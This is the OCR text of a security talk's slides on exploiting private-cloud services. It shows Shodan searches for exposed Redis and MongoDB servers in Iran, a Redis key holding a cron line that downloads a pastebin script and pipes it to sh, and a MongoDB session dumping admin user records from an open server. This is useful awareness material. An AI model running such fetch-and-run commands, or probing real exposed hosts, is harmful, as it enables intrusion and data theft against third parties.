OFFSEC

www.offsec.ir

Exploiting Private Clouds

Morteza Khazamipour

mormoroth@cncf.ir

[OFFSEC]

WhoAmI

مرتضی خزامی پور

@Mormoroth

مدیرسیستم و DevSecOps استارتاپ ابری فندق

متخصص امنیت پلتفرم های ابری

[DEMO]

-[چرا ابر ؟]-

با افزایش تعداد استارتاپ ها و همچنین بالا رفتن تعداد کاربر های استفاده کننده از این استارتاپ ها نیاز به زیرساختی مطمئن افزایش پیدا کرده است.

راه کارهای ارایه شده در دنیا و مقدار سرمایه گذاری شرکت های بزرگ مثل آمازون، گوگل کلاد، ای بی ام و مایکروسافت و خیلی شرکت های دیگر در این عرصه نشان دهنده اهمیت این موضوع است.

امنیت


در ابرهای عمومی


- وابسته بودن به ارایه دهنده سرویس
- عموما عدم توانایی در تغییر زیرساخت
- پاسخگو نبودن ارایه دهنده سرویس

امنیت
در ابرهای خصوصی

- نیاز به نیروی متخصص
- سخت بودن بروز نگه داشتن زیرساخت
- عدم وجود مکانیزم های امنیتی لایه های پایین تر

Technologies :




docker


elasticsearch


redis


mongoDB®

- Insecure design by default
- Sensitive information disclosure
- Access to Host OS

Open Redis:

SHODAN

country:IR port:6379 -Authentication

Exploits | Maps | Share Search | Download Results

TOTAL RESULTS

253

TOP COUNTRIES

Iran, Islamic Republic of	253

TOP CITIES

Tehran	22
Sari	3
Karaj	3
Qeshm	1

TOP ORGANIZATIONS

Respina Networks & Beyond PJSC	20
Pars Online PJS	13
Asiatech Network	13
Shatel DSL Network	11
Information Technology Company (ITC)	11

TOP OPERATING SYSTEMS

Windows 7 or 8	2

TOP PRODUCTS

Redis key-value store	37

Examples :

Connect to Redis Server

Settings

s

db0 (2)

weaponX

weaponZ

db1 (0)

s::db0::weaponX

STRING: weaponX

TTL: -1

Rename

Delete

Reload Value

Set TTL

Value: size: 64.00 bytes

View as: Plain Text

```
*/1 * * * * curl -fsSLk https://pastebin.com/raw/P7htbsPU | sh
```

sd

db0 (26)

db1 (0)

db2 (353)

(44)

(309)

db3 (0)

db4 (0)

db5 (0)

db6 (0)

db7 (0)

db8 (0)

sd::db2::hangfire:servers

SET: hangfire:servers

Size: 1

TTL: -1

Rename

Delete

Set TTL

row	value
1	d3efcc5e-94f8-428c-92d1-2abf0ff90b16

Add Row

Delete row

Reload Value

Search on page...

Page 1 of 1

Set Page

Value: size: 57.00 bytes

View as: Plain Text

```
-94f8-428c-92d1-2abf0ff90b16
```

MongoDB:

SHODAN

country:IR port:27017

Exploits | Maps | Share Search | Download Results

TOTAL RESULTS

206

TOP COUNTRIES

Iran, Islamic Republic of	206

TOP CITIES

Tehran	25
Tabriz	2
Rasht	1
Karaj	1

TOP ORGANIZATIONS

Afranet	10
Netmihan Communication Company Ltd	9
Respina Networks & Beyond PJSC	8
Parsonline	7
Pars Parva System Co. LTD	7


TOP PRODUCTS


MongoDB	206

```
root@Enum ~ # mongo [redacted]
MongoDB shell version: 2.6.10
connecting to: [redacted]/test
Server has startup warnings:
2019-02-28T21:48:18.554+0330 I CONTROL  [initandlisten]
2019-02-28T21:48:18.554+0330 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2019-02-28T21:48:18.554+0330 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2019-02-28T21:48:18.554+0330 I CONTROL  [initandlisten]
2019-02-28T21:48:18.558+0330 I CONTROL  [initandlisten]
2019-02-28T21:48:18.558+0330 I CONTROL  [initandlisten] ** WARNING: You are running on a NUMA machine.
2019-02-28T21:48:18.558+0330 I CONTROL  [initandlisten] **          We suggest launching mongod like this to avoid performance problems:
2019-02-28T21:48:18.558+0330 I CONTROL  [initandlisten] **              numactl --interleave=all mongod [other options]
2019-02-28T21:48:18.559+0330 I CONTROL  [initandlisten]
2019-02-28T21:48:18.559+0330 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2019-02-28T21:48:18.559+0330 I CONTROL  [initandlisten] **        We suggest setting it to 'never'
2019-02-28T21:48:18.559+0330 I CONTROL  [initandlisten]
2019-02-28T21:48:18.559+0330 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/defrag is 'always'.
2019-02-28T21:48:18.559+0330 I CONTROL  [initandlisten] **        We suggest setting it to 'never'
2019-02-28T21:48:18.559+0330 I CONTROL  [initandlisten]
> show dbs
[redacted]5a79e9889fc444  0.000GB
[redacted]ea72a84e7acc9f  0.000GB
[redacted]7d88fa95800932  0.000GB
[redacted]5fe508b8b4754a  0.001GB
[redacted]b9181677f9c27e  0.000GB
[redacted]76df2d22a8ffb1  0.000GB
[redacted]b15c2c3dd365f7  0.000GB
[redacted]3ef815d6b5b615  0.000GB
[redacted]56818571a2d61b  0.000GB
[redacted]fc8d0877f4b008  0.000GB
[redacted]6fd840a81b8bc4  0.000GB
[redacted]38f8beb6adcfcb  0.000GB
[redacted]fe51685daaddfd  0.000GB
[redacted]acc97b1cf3ac6e  0.000GB
[redacted]c30a90c91f80a0  0.000GB
[redacted]2baab33b5e6e1b  0.000GB
[redacted]f121ffb2972fce  0.000GB
[redacted]dab3559f44bb0c  0.000GB
[redacted]ccc8bc3b5761 7a  0.000GB
[redacted]08c4c80070d0a0  0.000GB
[redacted]aedd1fef27672d  0.000GB
[redacted]c8ecd110931e5f  0.000GB
[redacted]b5203f82690e00  0.000GB
[redacted]2ae983a202b8b4  0.000GB
[redacted]e61b022434b645  0.001GB
[redacted]3484a8b602e729  0.000GB
[redacted]94ace344081069  0.000GB
[redacted]a7cfe3274dc501  0.003GB
[redacted]060db9e01590ae  0.000GB
admin                     0.000GB
[redacted]5c9ea748e3a913  0.010GB
                          0.000GB
[redacted]0daacb85795d88  0.000GB
[redacted]ddb05083e6d308  0.000GB
                          0.000GB
[redacted]dc252c4064a76b  0.000GB
[redacted]a99e6febed1c62  0.001GB
[redacted]eb4a683de22e34  0.000GB
[redacted]e5a41aea7e4528  0.000GB
                          0.789GB
[redacted]8e8e71dd0e4cda  0.001GB
[redacted]ed05fbca40e4a8  0.001GB
[redacted]37458066b40d52  0.000GB
[redacted]8e1bc8b979e545  0.000GB
                          0.040GB
                          0.000GB
                          0.397GB
                          0.316GB
                          0.001GB
                          0.000GB
                          0.000GB
```

```
> use admin
switched to db admin
> show collections
system.roles
system.users
tempusers
system.version
> db.system.u
db.system.unsetWriteConcern(  db.system.update(             db.system.users
> db.system.users.find()
{ "_id" : "admin.[redacted]", "user" : "[redacted]", "db" : "admin", "credentials" : { "MONGODB-CR" : "[redacted]5d1face76839" }, "roles" : [ { "role" : "userAdminAnyDatabase", "db" : "admin" }, { "role" : "readWriteAnyDatabase",
 "db" : "admin" }, { "role" : "dbAdminAnyDatabase", "db" : "admin" }, { "role" : "clusterAdmin", "db" : "admin" } ] }
```


Elasticsearch and Kibana :







Attacking Clusters

All Your Linux Containers Are Belong to Us




Docker Swarm Architecture :

